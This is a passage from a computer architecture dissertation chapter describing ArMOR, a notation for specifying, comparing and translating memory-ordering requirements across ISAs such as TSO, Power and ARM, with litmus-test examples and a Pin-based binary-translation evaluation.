The first imprecision of traditional reordering tables is the fact that they do not address how orderings may have different *strengths*. In particular, as discussed in Section 2.1.2's overview of *store atomicity*, stores may in general *perform* with respect to (i.e., become visible to) different cores in a system at different times. *Multiple-copy atomic (MCA)* stores must become visible to all cores in the system at a single time [Col92]. Multiple-copy atomicity is uncommon, as it forbids even forwarding from a private local store buffer. SC falls into this category. *Read-own-write-early multiple-copy atomic (rMCA)* stores must become visible to all cores *besides the issuing core* simultaneously [AG95]. In other words, a multiple-copy atomic store cannot ever be visible to some but not all remote cores. TSO (used by SPARC and x86) falls into this category. *Non-multiple-copy atomic (nMCA)* stores may become visible with respect to remote cores in any order and in any number of steps. Power and ARM fall into this category.

Section 2.1.2 demonstrated the counter-intuitive effects of nMCA stores using the `wrc` litmus test that has been reformulated in Figure 5.4 more abstractly (i.e., the litmus test is represents architecture-level operations in an architecture-independent manner in line with the premise of this chapter). To recap, this litmus test violates the intuitive notion of causality: even though the core 0 store *causes* the core 1 store value to exist, the core 0 store need not become visible to other cores before the core

Symbol	Description
$\checkmark_S$	MCA
$\checkmark_M$	rMCA
$\checkmark_N$	nMCA
—	Unordered

(a) store→store

Symbol	Description
✓	Ordered
$\checkmark_L$	Locally ordered
—	Unordered

(b) store→load

Symbol	Description
✓	Ordered
—	Unordered

(c) Other

Figure 5.5: MOST strength levels used in this paper.

	Ld	St
Ld	✓	✓
St	—	$\checkmark_M$

(a) TSO (partial)

	Ld	St
Ld	✓	✓
St	—	$\checkmark_S$

(b) IBM 370/390/zSeries (partial)

Figure 5.6: The addition of explicit strength levels allows MOSTs to distinguish cases that would appear identical using traditional reordering tables.

1 store. Nevertheless, this execution remains a legal outcome for architectures that implement nMCA memory models.

To account for such strength differences (e.g., among stores) in an architecture-independent manner, we introduce various *strength levels* into our MOST notation. Figure 5.5 summarizes the ordering strength levels used to describe MORs for architectures surveyed in this paper. Additional (e.g., scoped) strength levels could easily be added if necessary.

As an example of the benefit of these strength levels, Figure 5.6 shows partial MOSTs for the TSO and IBM 370/390/zSeries memory models. With traditional reordering tables, the architectures would appear equivalent. With the improved precision of MOSTs, the difference in store→store ordering strength is made explicit.

5.3.2 Same-Address Orderings

Again referencing Section 2.1.2, coherence generally requires that accesses from the same thread to the same address must maintain the ordering specified by `po`. Section 2.1.2 also highlighted some exceptions. SPARC RMO and old Power models relax load→load orderings to the same address, while the behavior is forbidden yet observable

Core 0	**Core 1**	**Core 2**
st [x], 1 ld r1, [x] ld r2, [y]	st [y], 1	ld r3, [y] ld r4, [x]
Outcome: r1=r3=1, r2=r4=0: Allowed		

Figure 5.7: x86-TSO litmus test `n7` [OSS09]. Although the first two instructions from core 0 access the same address, that store→load same-address ordering is *not* enforced from the point of view of other observers.

on some GPUs and ARM implementations [ABD+15,AMT14,TDF+01,SPA94,ARM11]. Furthermore, Chapter 3 demonstrated how the 2016 RISC-V specification also did not require load→load ordering for same-address loads. To distinguish such coherence-enforced orderings in MOSTs, we explicitly distinguish accesses to the same address ("SA") from those to different addresses ("DA").

The notion of ordering strength from the previous subsection is also relevant to same-address orderings (Section 2.1.2). In particular, a store→load ordering may need to be enforced locally to ensure that each load returns the value written by the latest store to the same address (e.g., a store residing in a private store buffer). However, the same store→load ordering may *not* need to be enforced from the point of view of any remote observers. This is highlighted in Figure 5.7. In this example, the Core 2 load of `[x]` can occur after the Core 0 load of `[x]` but before the Core 0 store to `[x]` becomes visible to Core 2. In other words, from the point of view of Core 2, the Core 0 store happens after the core 0 load of `[x]`. This further motivates the need not just to specify that orderings must be enforced, but also to precisely specify their strength.

This amount of detail is enough to complete the MOST for SPARC TSO PPO, as shown in Figure 5.8a. In particular, store→store ordering has been marked as being rMCA, and store→load ordering is marked as being enforced, only locally, if the instructions access the same address. Figure 5.8b also shows how the MOST for SPARC RMO clearly indicates that load→load ordering of accesses to the same address does not need to be enforced.

	Load to Different Address	**Load to Same Address**	**Store**
Load	✓	✓	✓
Store	—	$\checkmark_L$	$\checkmark_M$

(a) SPARC TSO PPO

	Load to Different Address	**Load to Same Address**	**Store to Different Address**	**Store to Same Address**
Load	—	—	—	✓
Store	—	$\checkmark_L$	—	$\checkmark_M$

(b) RMO PPO

Figure 5.8: Complete MOSTs for SPARC TSO and RMO PPO.

Core 0	**Core 1**	**Core 2**
① st [x], 1	② r1 = ld [x] ③ sync ④ st [y], 2	⑤ r2 = ld [y] ⑥ st [y], 3

If the outcome is r1=1, r2=2:
Group A of ③ = {①,②}
Group B of ③ = {④,⑤,⑥}		

Figure 5.9: Since Power's `sync` is A- and B-cumulative, it includes accesses from other cores into its scope. Most [ARM13a, IBM13, SSA+11] but not all [AMSS10] formalizations consider ⑥ to be in group B.

5.3.3 Fence Cumulativity

As covered several times in this manuscript, nMCA architectures are prone to counter-intuitive behaviors by default, such as the non-causal outcome of `wrc` (Figure 5.4). Section 2.1.2 presented *cumulative* fences that restore causality by enforcing ordering with respect to accesses in threads other than the thread issuing the fences [ARM13a, IBM13]. Cumulativity is difficult to define precisely, as can be seen from the variety of definitions in use [AFI+09, AMSS10, ARM13a, IBM13, NSS+09, SSA+11]. Nevertheless, they all share the same intuition.

We provide a recap of Section 2.1.2's cumulativity definition here for reference, using Power terminology as it is most relevant to the running example in this chapter.

	PO+	PO+			
	SA	DA	BC	PO	BC
	Ld	Ld	Ld	St	St
PO Ld	✓	✓	✓	✓	✓
AC Ld	✓	✓	✓	✓	✓
PO St	$\checkmark_L$	—	—	$\checkmark_N$	$\checkmark_N$
AC St	—	—	—	$\checkmark_N$	$\checkmark_N$

(a) Power `lwsync`

	PO	BC	PO	BC
	Ld	Ld	St	St
PO Ld	✓	✓	✓	✓
AC Ld	✓	✓	✓	✓
PO St	✓	✓	$\checkmark_S$	$\checkmark_S$
AC St	✓	✓	$\checkmark_S$	$\checkmark_S$

(b) Power `sync`

Figure 5.10: Incorporating cumulativity into MOST definitions

Cumulative fences are defined to enforce ordering with respect to instructions in each of two groups: *group A* (*predecessor set* from Chapters 2 and 3) is the set of instructions ordered before the fence, and *group B* (*successor set* from Chapters 2 and 3) is the set of instructions ordered after the fence. The base case is that groups A and B are the sets of instruction prior to and subsequent to the fence in `po`, respectively. *A-cumulativity* (AC) requires that instructions (from any core) that have performed prior to an access in group A are also members of group A. *B-cumulativity* (BC) requires that instructions (from any core) that perform after a load that returns the value of a store in group B are also themselves in group B.

Figure 5.9 demonstrates the cumulativity of the Power `sync` fence ③. In the base case, group A consists of ② and group B consists of ④. Then, since ② reads from ①, ① happens before ②, and so since the fence is A-cumulative, ① is included into group A of the `sync` instruction. Similarly, ⑤ reads from ④, and ⑥ happens after ⑤, so ⑤ and ⑥ are included in group B of the fence by B-cumulativity.

MORs address cumulativity by including A-cumulative (AC) and B-cumulative (BC) operations as explicit rows and columns in a MOST. Orderings of accesses related by cumulativity are specified in MOSTs in exactly the same way as for accesses related by `po` (i.e., those in the same thread as the MOR in question). Figure 5.10 shows the MOSTs for both `lwsync` and `sync`. The fact that the `sync` fence ③ enforced ordering from ① to ④ in Figure 5.9, for example, is captured by the $\checkmark_N$ entry in row (AC St) and column (PO St). From the point of view of ③, ① is related by A-cumulativity, and ④ is later in `po`.

5.3.4 Summary

By incorporating the details discussed above, MOSTs serve as a complete, precise, architecture-independent, and self-contained specification of the semantics of memory ordering requirements (MORs). To demonstrate the usefulness of this approach, the next section describes how to algorithmically compare the strengths of different MOSTs. Then, section 5.5 describes a more advanced case study in which MOSTs are used to dynamically translate orderings of one architecture onto primitives of a different architecture.

5.4 Comparing and Manipulating MOSTs

A key benefit of the MOST notation is that it allows for flexible, algorithmic comparison of MOSTs, *even those originally coming from different models.* This type of comparison forms a key component of compilers, mappers, or translators envisioned earlier in Section 5.1. This section describes how to perform such comparisons.

5.4.1 MOST Partition Refinement

Because different architectures emphasize different consistency model features, as described in Section 5.3, they may use distinct choices of rows and columns to define their MOSTs. To resolve this, before any MOST-MOST comparisons can occur, the rows and the columns of the MOSTs must be *refined* into matching partitions. The MOST refinement process has two steps. The first is to find the set of categories that should be used as the row and/or the column headings for the refined MOSTs. Standard partition refinement techniques can be used to merge the row and/or column

	PO+ SA Ld	**PO+ DA Ld**	**PO St**
PO Ld	✓	✓	✓
PO St	$\checkmark_L$	—	$\checkmark_M$

$\xrightarrow{\text{Refine}}$

	PO+ SA Ld	**PO+ DA Ld**	**BC Ld**	**PO St**	**BC St**
PO Ld	✓	✓	?	✓	?
AC Ld	?	?	?	?	?
PO St	$\checkmark_L$	—	?	$\checkmark_M$	?
AC St	?	?	?	?	?

(a) Because cumulativity is not explicitly addressed by the TSO `ppo` specification, the MOST must be refined in order to compare it with MOSTs from the Power architecture.

	PO+ SA Ld	**PO+ DA Ld**	**BC Ld**	**PO St**	**BC St**
PO Ld	✓	✓	✓	✓	✓
AC Ld	✓	✓	✓	✓	✓
PO St	$\checkmark_L$	—	✓	$\checkmark_M$	✓
AC St	✓	✓	✓	$\checkmark_M$	$\checkmark_M$

(b) MOST for TSO `ppo` when refined to match the format of Power architecture MOSTs.

Figure 5.11: Using MOST partition refinement to compare TSO `ppo` and Power's `lwsync` fence.

choices from different MOSTs into a finer-grained partition capturing both; thus this dissertation omits a full algorithmic description [PT87].

The second step is to fill in the cells of the newly-refined MOST. In most cases, this simply requires duplicating the original contents of a cell that was refined into multiple "child" cells. However, if a particular MOST feature is architecture-specific, partition refinement can lead to scenarios in which the ordering strength of a particular cell is left unspecified. These cells can filled in conservatively (i.e., by assuming the unspecified orderings are required, or by assuming they are not enforced) or using some external reasoning.

Figure 5.11 shows an example. The MOST for `lwsync` (Figure 5.10) is laid out differently from the MOST defining TSO `ppo` (Figure 5.8a), as TSO does not explicitly define its MOSTs in terms of cumulativity. In this case, we can reason that cumulativity follows implicitly from the $\checkmark_M$ store→store ordering strength of TSO, and therefore the cumulative ordering cells are in fact enforced.

5.4.2 MOST Comparison Operators

Once two MOSTs have been refined (if necessary) into the same layout of rows and columns, then a comparison of the two can be defined by comparing each pair of corresponding cells. The cell-by-cell comparison is defined by checking whether one strength level implies the other. For example, enforcement of MCA store→store ordering implies that rMCA store→store ordering is also enforced, and hence that $\checkmark_S \geq \checkmark_M$. We define the full complement of comparison operations ($<$,$\leq$,$=$,$\neq$,$\geq$,$>$) analogously. Note that in general, this ordering is partial, not total.

Two MOSTs may also be combined to produce a single MOST representing enforcement of both orderings. This can occur if, e.g., there are two fences back-to-back in a program. We define this operation as the *join* operator ($\vee$). A join operation is intuitively similar to a max operation, except that the result may not be equal to any one of the inputs, because comparison is not totally ordered. Instead, the join produces a new MOST which is at least as strong as (in terms of $\geq$ above) each of the input MOSTs. The calculation of a join is also defined cell-by-cell; each cell in the result MOST must be an ordering strength which implies the strength levels in the corresponding cells of both input tables. In other words, if $A \vee B = C$, then C must satisfy $C \geq A$ and $C \geq B$.

Lastly, *subtraction* ($-$) produces a MOST which specifies the orderings which are enforced by the first MOST but not by the second. Conceptually, this corresponds to a scenario in which a certain set of orderings is required, but a particular MOR may only enforce some subset of those orderings; subtraction of these two MOSTs produces the set of required orderings that remain unenforced. Again, ArMOR calculates this in a cell-by-cell manner, and if $A - B = R$, then R must satisfy $B \vee R \geq A$.


	PO+ SA Ld	**PO+ DA Ld**	**BC Ld**	**PO St**	**BC St**
PO Ld	—	—	—	—	—
AC Ld	—	—	—	—	—
PO St	—	—	✓	$\checkmark_{M-N}$	$\checkmark_{M-N}$
AC St	✓	✓	✓	$\checkmark_{M-N}$	$\checkmark_{M-N}$

Figure 5.12: Subtracting Power `lwsync` (Figure 5.10) from (refined) TSO `ppo` (Figure 5.11b). The shaded cell highlights the ordering that distinguishes the two cases in Figure 5.2b.

5.4.3 MOSTs Comparison Examples

As a relatively simple example, consider a comparison of the two MOSTs of Figure 5.10. By comparing each pair of corresponding cells in the table, it is clear that `lwsync` $<$ `sync`: every cell in the `sync` MOST is at least as strong as the corresponding cell in the `lwsync` MOST, and some comparisons are strict. In this case, the join ($\vee$) of the two tables is equivalent to the `sync` MOST. On the other hand, consider the subtraction of TSO `ppo` (once properly refined) from Power `lwsync`. This result is shown in Figure 5.12. Not only does the subtraction operation show that `lwsync` clearly enforces fewer orderings than TSO requires, but it also shows exactly *which* orderings are unenforced.

A major benefit of the ArMOR approach is that the manipulations performed above are entirely algorithmic. In the next section, we discuss how these techniques can be used to automatically derive the designs of consistency model translation modules called shims, given only the set of MOSTs used by the input and output memory consistency models.



(a) Previous work [DMT13, VN11].

(b) Equivalent shim FSM


Key:

x/y	On an incoming upstream operation x, send y downstream
x/y;z	On an incoming upstream operation x, send y followed by z downstream

Figure 5.13: Shim FSM for x86-SC upstream and x86-TSO downstream. ArMOR shims also allow upstream MORs to act as inputs.

5.5 ArMOR Case Study: Dynamic Inter-Memory Model Translation

Recent work has demonstrated the performance and/or power benefits of performing dynamic binary translation across ISAs and/or microarchitectures [DVT12, VT14]. However, this previous work focused on opcode-to-opcode translation and memory layout issues; it did not address memory consistency models. Inter-consistency model translation has only been studied for specific cases such as SC→TSO, as shown in Figure 5.13a [DMT13, VN11]. In this section, we show how ArMOR fills this gap by deriving self-contained translation modules called shims which easily, automatically, and correctly translate between any pair of memory consistency models. Although translation results in some overhead, we envision this cost being outweighed by the benefits of migrating to faster or more power-efficient hardware.



```
// Producer (T0)
*x = 1;
store(&y, 1, rel);

// Consumer (T1)
if (load(&y, 1, acq))
  assert(*x != 0);
```

(a) C11 source code for the `mp` litmus test.

.

T0	T1
`stw r1, 0(r2)`	`lwz r1, 8(r2)`
`lwsync`	`lwsync`
`stw r3, 8(r2)`	`lwz r3, 0(r2)`
Forbid. Power: 1:r1=1, 1:r3=0	

(b) When the C11 program in (a) is compiled natively for Power, explicit `lwsync` fences correctly prevent the illegal outcome.

T0	T1
`mov 0(rdx), rax`	`mov rax, 8(rdx)`
`mov 8(rdx), rbx`	`mov rbx, 0(rdx)`
Forbid. x86-TSO: 1:rax=1, 1:rbx=0	

(c) When the C11 program in (a) is compiled natively for x86, no fences are needed to correctly prevent the illegal outcome.

T0	T1
`stw r1, 0(r2)`	`lwz r1, 8(r2)`
`stw r3, 8(r2)`	`lwz r3, 0(r2)`
Permit. Power: 1:r1=1, 1:r3=0	

(d) Since x86 code does not contain fences, it becomes the job of the DBT engine to insert fences to prevent the illegal outcome.

Figure 5.14: A compiler targeting either architecture directly would produce correct code. However, binary translation that does not account for differences in consistency models would lead to the invalid outcome becoming observable.

5.5.1 Motivating Example

Figure 5.14a shows the source code for the `mp` (message passing) *litmus test*. For this test, the C11 memory ordering rules (specifically, release-acquire synchronization from Section 2.1.3) specify that if the consumer reads 1 from y, then it must also return 1 from x. In a traditional scenario, the compiler ensures that all of the C11 ordering rules within each thread are respected by the generated assembly code. This generally occurs by looking up the architecture-specific implementations of the software synchronization constructs in a pre-calculated table like the one in Figure 5.1. On Power, the orderings are enforced by inserting `lwsync` fences, as shown in Figure 5.14b. On x86-TSO, as Figure 5.14c shows, no fences are needed.

Problems arise if one tries to perform naive binary translation of the x86 code to execute on the Power architecture. Opcode-for-opcode translation would produce the code in Figure 5.14d. Unfortunately, because the source x86 code lacks fences, the translated code also lacks fences, meaning that the extra enforcement required to prevent the bad outcome of the `mp` litmus test is missing. This demonstrates that *if cross-ISA binary translation techniques do not account for the consistency model, the resulting code could produce illegal outcomes.* The goal of this section is therefore to generate translator shims which automatically and dynamically determine where to insert MORs and which MORs to insert, *without requiring offline analysis of the code.*

5.5.2 Basic Operation

ArMOR translation takes place conceptually on a *stream*: an ordered sequence of memory operations (loads, stores, or fences) passing through some particular point in a processor or IP core. The specific format of the stream operations depends on the location where the translation is conducted. Streams may carry macroops, microops, or whatever other form operations may take at the chosen location. A stream may also carry implicit (via `ppo`) or explicit (via fences) ordering requirements on its memory operations. We refer to incoming (newer) operations as *upstream operations* and outgoing (older) operations as *downstream operations.*

As depicted earlier in Figure 5.3, a *shim* maps each incoming upstream operation onto one or more downstream operations which are strong enough to enforce the memory ordering requirements of the upstream operation. To translate an explicit upstream MOR such as a fence, the shim must emit zero or more downstream operations which combine to implement all of the ordering requirements specified by that fence. To handle implicit upstream ordering requirements, the shim must enforce any upstream `ppo` requirements that are not enforced by downstream `ppo`.

An overly-conservative (and hence low-performing) but correct baseline could be to insert the strongest possible fence between each pair of instructions. In most cases, this is sufficient to restore sequential consistency[4], let alone the requirements of the source architecture. However, this approach is overkill, as many inserted fences would be redundant and unnecessary. Instead, shims insert MORs lazily—just before they are actually needed.

Conceptually, shims are finite state machines in which downstream MOR insertion takes place while traversing certain state transitions. Specifically, shims only enforce particular orderings if the relevant upstream operations *have actually been observed* since a relevant earlier fence. We refer to such orderings as *pending*. Each FSM state represents a particular set of pending ordering requirements, and it does so in the form of a *pending ordering table*. Pending ordering tables are in a sense the inverses of MOSTs; rather than specifying which orderings are required, they specify the orderings that have not (yet) been enforced.

Given a state and an incoming upstream operation, the shim FSM generation algorithm calculates the MOR to emit (if any) based on the current state's pending orderings and then moves to a new state reflecting a new set of pending orderings. Pending orderings within columns matching incoming accesses need to be enforced by inserting a sufficiently strong fence or other MOR. Other pending orderings can be delayed lazily.

Lazy insertion is not the only possible design approach. More eager insertion could make it easier to hide the latency of inserted fences, but it may also result in inserting a larger number of fences. Our experience is that the benefits of laziness outweigh the small potential latency hiding of eagerness.

ArMOR's FSM generation algorithm is provided in the original publication of the ArMOR framework [LTPM15] and in the thesis of my collaborator Daniel Lustig [Lus15]. As a sanity check, Figure 5.13b shows that the shim generated

[4] This is not universally true. As Chapter 3's RISC-V case study demonstrated, sometimes even the strongest available fence is not sufficient to restore required orderings. As another example, Itanium unordered accesses cannot be made sequentially consistent [Int10].

Property	**Real System**
System	8-core
CPU	Xeon X7560
Frequency	2.27 GHz
Pipeline	OoO
L1I Cache	32kB, private
L1D Cache	16kB, private
L2 Cache	256kB, private
Cache coherence	MESI
Memory timing model	N/A

Table 5.1: System configurations

by this algorithm for the SC→TSO scenario is equivalent to the mechanism in Figure 5.13a from prior work. This generated FSM is used for conducting automated Pintool-based [LCM+05] memory model translation in the next section.

5.6 Evaluation Methodology: Pintool-based Exploration

In this section, we describe our evaluation of the ArMOR shims. Our original work included a characterization of the breadth of ArMOR by generating shims for a number of upstream and downstream models followed by a performance evaluation of implementing ArMOR shims in hardware [LTPM15]. This manuscript focuses on the part of the evaluation most relevant to this thesis, specifically our implementation of ArMOR shims as software Pintools [LCM+05].

Software-based dynamic binary translation can be used by MOR designers to explore the performance impact of different hardware ordering requirements, fence implementations, or translation approaches prior to their being hardened into a processor. We use this approach to quantify the performance impact of statefulness in shims, and we explore some additional performance-oriented optimizations. We use Intel Pin [LCM+05] to implement our software shims. Because Pin executes on the x86 architecture and therefore has TSO as the downstream model, we use SC as the upstream model.

We evaluate three shim configurations. The first is the naive *stateless* case which always inserts a `LOCK`ed instruction or `mfence` between each pair of memory instructions. The second is the *stateful* shim shown in Figure 5.13b. Third, the *ISA-assisted* scenario approximates the benefits of augmenting an ISA to track software- or compiler-provided information about accesses that do not need to enforce consistency. An increasing body of work has proven the benefits of providing hardware support for finer-grained specification of memory consistency behavior [CKS$^+$11, SNM$^+$12]. Because we are constrained by Pin's need to execute on real unmodified hardware (which has no such ISA support), we instead present approximations which closely model the performance benefits of enabling such modifications.

The ISA-assisted scenario considers two ways in which the ISA can be augmented. First, certain accesses might be marked thread-private and hence not subject to reordering rules. Even relatively straightforward compiler analysis is able to classify as many as 81% of memory accesses [SNM$^+$12] as private. We approximate this by inferring thread-privacy for all accesses to the stack. While this is not safe in general, our analysis reveals that it is safe for our benchmark suite[5]. This approximation classifies 75% of accesses as thread-private, very close to the percentage found by the previous work.

Second, we model the benefits of a compiler annotating memory accesses as being data-race-free, and thus not subject to any reordering constraints [AH90, BA08]. For our pre-C11 benchmark suite, all synchronization accesses occurred through libraries such as libpthread or inline assembly, with the remainder of the program accesses remaining data-race-free. Because library behavior may not be precisely known at

[5] There are cases in which worker threads access objects allocated by the main thread, but these are synchronized via `pthreads`.




Figure 5.15: Performance overhead of ArMOR using dynamic binary translation and different levels of performance optimization. From left to right, the three bars represent the stateless, stateful, and ISA-assisted stateful cases, respectively.

compilation time, we chose to conservatively assume that all library code was annotated as potentially subject to races (and hence in need of shimming).

We run Pintool experiments on the real system from Table 5.1. We use benchmarks from PARSEC [Bie11] with the native input set and four threads. We take three measurements for each scenario: the non-Pintool native runtime of the benchmark ("native"), the runtime of the benchmark with analysis enabled but fence insertion itself disabled ("instrumentation"), and the runtime with fence insertion enabled ("shim"). This allows us to roughly separate the overhead of the shim from the overheads of Pin itself. We use `LOCK`-prefixed `add` instructions as the primary downstream MOR; these are equivalent to `mfence` in strength but 28% faster in our experiments.

5.7 Performance Results: DBT-Based Exploration

Figure 5.15 shows the performance of the three Pintool shim configurations of Section 5.6. We normalize to the runtime of each benchmark when it is compiled for x86-TSO and executed natively on x86-TSO hardware; this conservatively attributes the inherent overhead of SC vs. TSO to ArMOR as well. The stateless shim has a geomean overall performance cost of 9.33×. The stateful configuration improves this to 3.05×. Finally, making use of the ISA augmentations discussed in Section 5.6 reduces the total overhead to just 1.33×.

The instrumentation overhead was approximately the same for each Pintool—1.31× on average. This shows that the ArMOR shims themselves do not introduce significant overhead beyond the overhead of instrumentation itself—175% in the case of our conservative stateful configuration, but only 3% in the more aggressive ISA-assisted case. These numbers demonstrate that ArMOR translation can take place with low or, under the right conditions, even negligible overhead in practice beyond what is already needed to perform dynamic binary translation. They also demonstrate the value of using software-based DBT as a tool for exploring the design space of and profiling the use of synchronization in practice.

5.8 Takeaways

Our explorations via Pintools have led to several major takeaways. First, *architectures should provide a way to optionally make stores rMCA when nMCA stores are the default* to allow for more efficient FSMs. If the user is sure that no `iriw`-like behavior will occur, then rMCA stores can be disabled to improve performance; otherwise, they can be enabled to ensure safety. Notably, ARMv8 has taken this approach with new load-acquire and store-release opcodes [ARM13a]. In a similar vein, following our analysis of the 2016 RISC-V memory model in Chapter 3, RISC-V has adopted a memory model similar to that of ARMv8 [WA19]. ArMOR provides a rigorous methodology for performing this analysis.

Our second observation is that *when more downstream MORs (i.e., fence variations) are available, translation can be more intelligent.* In other words, having finer-grained downstream fences allows for smarter and more precise fence choices and likely higher-performance implementations. An example of the ramifications of not having finer-grained fence options can be observed in ARM's proposed solution to the load→load hazard discussed in Chapter 3. In this case, full, cumulative, SC-restoring fences were used to restore ordering between same-address loads [ARM11].

Third, *ISAs and intermediate representations should maintain consistency metadata even if it is redundant.* In particular, ISAs with strong models carry little information about consistency, as it is mostly redundant[6]. However, this makes translation much more difficult, as the overly-constrained `ppo` orderings of a strong model like TSO are themselves costly and mostly unnecessary for executing the original HLL program correctly. Keeping consistency information in the ISA would provide numerous benefits (shown in Section 5.7 and previous work) at the cost of modest code size increase. For example, ArMOR can be used to remove upstream fences that become redundant under a stronger downstream model. Furthermore, maintaining consistency metadata aligns well with current hardware specialization design trends by preserving the ordering intent of HLL programs at the architecture level at the level of hardware implementations.

Finally, we note that *nMCA architectures cannot ignore cumulativity.* If they do, then there simply is no way to implement communication across more than two cores safely. This reiterates the findings of Chapter 3's RISC-V case study that demonstrated 2016 RISC-V's inability to support compiled C11 programs in part due to ignoring cumulativity. While current hardware (e.g., GPUs) simply limits the amount of inter-thread communication that can take place, the increasingly heterogeneous hardware of the future will demand the ability to perform such many-threaded concurrent tasks. Fortunately, ArMOR provides a way to evaluate those needs early in the design process.

[6] Hardware with a strong memory model will preserve most orderings by default, so fine-grained consistency information is not typically useful.

5.9 Applications to Security

While this thesis largely addresses the effects of heterogeneity on ensuring memory consistency model correctness, we see clear pathways to extending this chapter's translation and analysis techniques to the security domain. In particular, recall that code compiled assuming one target ISA memory model cannot necessarily be executed correctly on hardware that assumes another (even if syntactical opcode differences are accounted for). Similarly, code that is deemed "safe" from a class of hardware security vulnerabilities (e.g., cache side-channel attacks) on one hardware implementation cannot necessarily be executed safely on another. More specifically, given the implementation-specific nature of hardware security exploits (analogous to the architecture-specific nature of memory models), it is possible for a program executing on one hardware platform to be deemed safe with respect to some class of attacks, while vulnerabilities are exposed when the same program runs on another platform. Future work could leverage ArMOR's MOST notation to describe and compare hardware features relevant for security. This in turn could facilitate secure translation of upstream code designed to execute safely on one implementation (e.g., in the presence of a particular set of side-channel vulnerabilities) to downstream code that can execute safely on a different hardware design with distinctly different security assumptions and features.

5.10 Related Work

Memory Consistency Models. Sections 1.1 and 3.8 gave an overview of relevant related work on specifying HLL and ISA memory models either operationally or axiomatically. Additionally, the same sections discussed the Check tools that extended axiomatic memory model analysis to the microarchitecture space. This prior work generally "hard-codes" fence behavior into the model in some way, by defining fences in terms of barrier propagation and acknowledgment [SSA+11], store buffers [OSS09], or other architecture-specific features. To the best of our knowledge, no existing model specifies fence types and ordering specifications in a way that is sufficiently general and architecture-independent that inter-architecture conversion can be safely performed dynamically in the way ArMOR does.

In this chapter, we instead focused mostly on binary translation, although we do make use of HLL model concepts such as data race freedom [AH90]. Recent work has also explored the application of consistency models to non-volatile storage [PCW14]. We see ArMOR as applicable to memory persistency model analysis as well.

